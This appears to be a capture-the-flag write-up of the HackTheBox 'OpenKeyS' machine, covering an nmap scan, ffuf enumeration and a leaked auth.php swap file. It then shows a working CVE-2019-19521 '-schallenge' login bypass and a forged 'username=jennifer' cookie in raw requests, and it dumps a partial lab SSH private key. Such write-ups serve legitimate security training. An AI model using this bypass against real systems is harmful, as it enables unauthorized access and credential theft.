
HackTheBox - OpenKeyS


Notebook: hackthebox



Target IP : 10.10.10.199

Scanning

Nmap scan results:




```
┌──(cypher㉿kali)-[~/Documents/htb/openkeys]
└─$ cat nmap/openkeys.nmap
# Nmap 7.91 scan initiated Sat Dec 12 12:45:00 2020 as: nmap -sC -sV -p- -v -oA nmap/openkeys 10.10.10.199
Increasing send delay for 10.10.10.199 from 0 to 5 due to 44 out of 146 dropped probes since last increase.
Increasing send delay for 10.10.10.199 from 5 to 10 due to 25 out of 81 dropped probes since last increase.
Nmap scan report for 10.10.10.199
Host is up (0.13s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)
|   256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)
|_  256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)
80/tcp open  http    OpenBSD httpd
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 12 12:59:35 2020 -- 1 IP address (1 host up) scanned in 874.78 seconds
```


We can see that we only have two ports opened, 22 and 80. Let's visit the website.

Enumeration

We only have a login page to which we don't know the credentials yet.




Let's try to brute-force the directories to see if we can find anything useful.




```
                                                                  [8/8]
┌──(cypher㉿kali)-[~/Documents/htb/openkeys]
└─$ ffuf -c -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http:
//10.10.10.199/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.199/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

images                  [Status: 301, Size: 443, Words: 33, Lines: 18]
# on atleast 2 different hosts [Status: 200, Size: 96, Words: 13, Lines: 7]
#                       [Status: 200, Size: 96, Words: 13, Lines: 7]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 96, Words:
 13, Lines: 7]
# directory-list-2.3-medium.txt [Status: 200, Size: 96, Words: 13, Lines: 7]
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 96, Words
: 13, Lines: 7]
#                       [Status: 200, Size: 96, Words: 13, Lines: 7]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 96, Words: 13, Lines:
7]
#                       [Status: 200, Size: 96, Words: 13, Lines: 7]
#                       [Status: 200, Size: 96, Words: 13, Lines: 7]
# Copyright 2007 James Fisher [Status: 200, Size: 96, Words: 13, Lines: 7]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 96, Words: 13,
Lines: 7]
# This work is licensed under the Creative Commons [Status: 200, Size: 96, Words: 13, Lines: 7
]
                        [Status: 200, Size: 96, Words: 13, Lines: 7]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 96, Words: 1
3, Lines: 7]
css                     [Status: 301, Size: 443, Words: 33, Lines: 18]
includes                [Status: 301, Size: 443, Words: 33, Lines: 18]
js                      [Status: 301, Size: 443, Words: 33, Lines: 18]
vendor                  [Status: 301, Size: 443, Words: 33, Lines: 18]
```

We see that we've got a few directories. The "includes" directory seems interesting. Let's see what it holds.



Index of /includes/


```
../                                                23-Jun-2020 08:18                   -
auth.php                                           22-Jun-2020 13:24                1373
auth.php.swp                                       17-Jun-2020 14:57               12288
```



```
b0VIM 8.1�-�^���jenniferopenkeys.htb/var/www/htdocs/includes/auth.php 3210#"! Utp=ad� � =����sWB@?" �������mgC� � � { a W J @ �������vpnmUS0���J� � � � � � � � � � � ?>} session_start(); session_destroy(); session_unset();{function close_session()} $_SESSION["username"] = $_REQUEST['username']; $_SESSION["user_agent"] = $_SERVER['HTTP_USER_AGENT']; $_SESSION["remote_addr"] = $_SERVER['REMOTE_ADDR']; $_SESSION["last_activity"] = $_SERVER['REQUEST_TIME']; $_SESSION["login_time"] = $_SERVER['REQUEST_TIME']; $_SESSION["logged_in"] = True;{function init_session()} } return False; { else } } return True; $_SESSION['last_activity'] = $time; // Session is active, update last activity time and return True { else } return False; close_session(); { ($time - $_SESSION['last_activity']) > $session_timeout) if (isset($_SESSION['last_activity']) && $time = $_SERVER['REQUEST_TIME']; // Has the session expired? { if(isset($_SESSION["logged_in"])) // Is the user logged in? session_start(); // Start the session $session_timeout = 300; // Session timeout in seconds{function is_active_session()} return $retcode; system($cmd, $retcode); $cmd = escapeshellcmd("../auth_helpers/check_auth " . $username . " " . $password);{function authenticate($username, $password)
```


auth.php has nothing in it, but auth.php.swp contains some type of php code and we see an username, jennifer, but no credentials.
After enumerating more for a password, I found nothing. After this point, it would be logical to look for some authentication bypass.

From the nmap discovery, we know that this is a OpenBSD httpd. After some research I found the following CVE:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-19521
https://www.secpod.com/blog/openbsd-authentication-bypass-and-local-privilege-escalation-vulnerabilities/#:~:text=CVE%2D2019%2D19521%3A%20Authentication,radiusd%2C%20su%20or%20sshd%20services.
By writing "-schallenge" in username and password, we can bypass the login form.



-schallenge


●●●●●●●●●●●



OpenSSH key not found for user -schallenge


Back to login page

It let us bypass the login phase, but this user has no SSH key.
Let's take a look in burp to see how can we change to jennifer.




```
POST /index.php HTTP/1.1
Host: 10.10.10.199
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://10.10.10.199
Connection: close
Referer: http://10.10.10.199/index.php
Cookie: PHPSESSID=huc6473qvpnl52d2bc65nv0lom
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

username=-schallenge&password=-schallenge
```

We see that it gives us a cookie. Let's specify for what user this cookie is.




```
POST /index.php HTTP/1.1
Host: 10.10.10.199
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://10.10.10.199
Connection: close
Referer: http://10.10.10.199/index.php
Cookie: PHPSESSID=huc6473qvpnl52d2bc65nv0lom;username=jennifer
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

username=-schallenge&password=-schallenge
```



```
GET /sshkey.php HTTP/1.1
Host: 10.10.10.199
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.199/index.php
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1


```

After changing the cookie and forwarding the request, the page gives us jennifer's private ssh key.




OpenSSH key for user jennifer

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAo4LwXsnKH6jzcmIKSlePCo/2YWklHnGn50YeINLm7LqVMDJJnbNx
OI6lTsb9qpn0zhehBS2RCx/i6YNWpmBBPCy6s2CxsYSiRd3S7NftPNKanTTQFKfOpEn7rG
nag+n7Ke+iZ1U/FEw4yNwHrrEI2pklGagQjnZgZUADzxVArjN5RsAPYE50mpVB7JO8E7DR
PWCfMNZYd7uIFBVRrQKgM/n087fUyEyFZGibq8BRLNNwUYidkJOmgKSFoSOa9+6B0ou5oU
qjP7fp0kpsJ/XM1gsDR/75lxegO22PPfz15ZC04APKFlLJo1ZEtozcmBDxdODJ3iTXj8Js
kLV+lnJAMInjK3TOoj9F4cZ5WTk29v/c7aExv9zQYZ+sHdoZtLy27JobZJli/9veIp8hBG
717QzQxMmKpvnlc76HLigzqmNoq4UxSZlhYRclBUs3l5CU9pdsCb3U1tVSFZPNvQgNO2JD
S7O6sUJFu6mXiolTmt9eF+8SvEdZDHXvAqqvXqBRAAAFmKm8m76pvJu+AAAAB3NzaC1yc2
EAAAGBAKOC8F7Jyh+o83JiCkpXjwqP9mFpJR5xp+dGHiDS5uy6lTAySZ2zcTiOpU7G/aqZ
9M4XoQUtkQsf4umDVqZgQTwsurNgsbGEokXd0uzX7TzSmp000BSnzqRJ+6xp2oPp+ynvom
dVPxRMOMjcB66xCNqZJRmoEI52YGVAA88VQK4zeUbAD2BOdJqVQeyTvBOw0T1gnzDWWHe7
iBQVUa0CoDP59PO31MhMhWRom6vAUSzTcFGInZCTpoCkhaEjmvfugdKLuaFKoz+36dJKbC
f1zNYLA0f++ZcXoDttjz389eWQtOADyhZSyaNWRLaM3JgQ8XTgyd4k14/CbJC1fpZyQDCJ
4yt0zqI/ReHGeVk5Nvb/3O2hMb/c0GGfrB3aGbS8tuyaG2SZYv/b3iKfIQRu9e0M0MTJiq
b55XO+hy4oM6pjaKuFMUmZYWEXJQVLN5eQlPaXbAm91NbVUhWTzb0IDTtiQ0uzurFCRbup
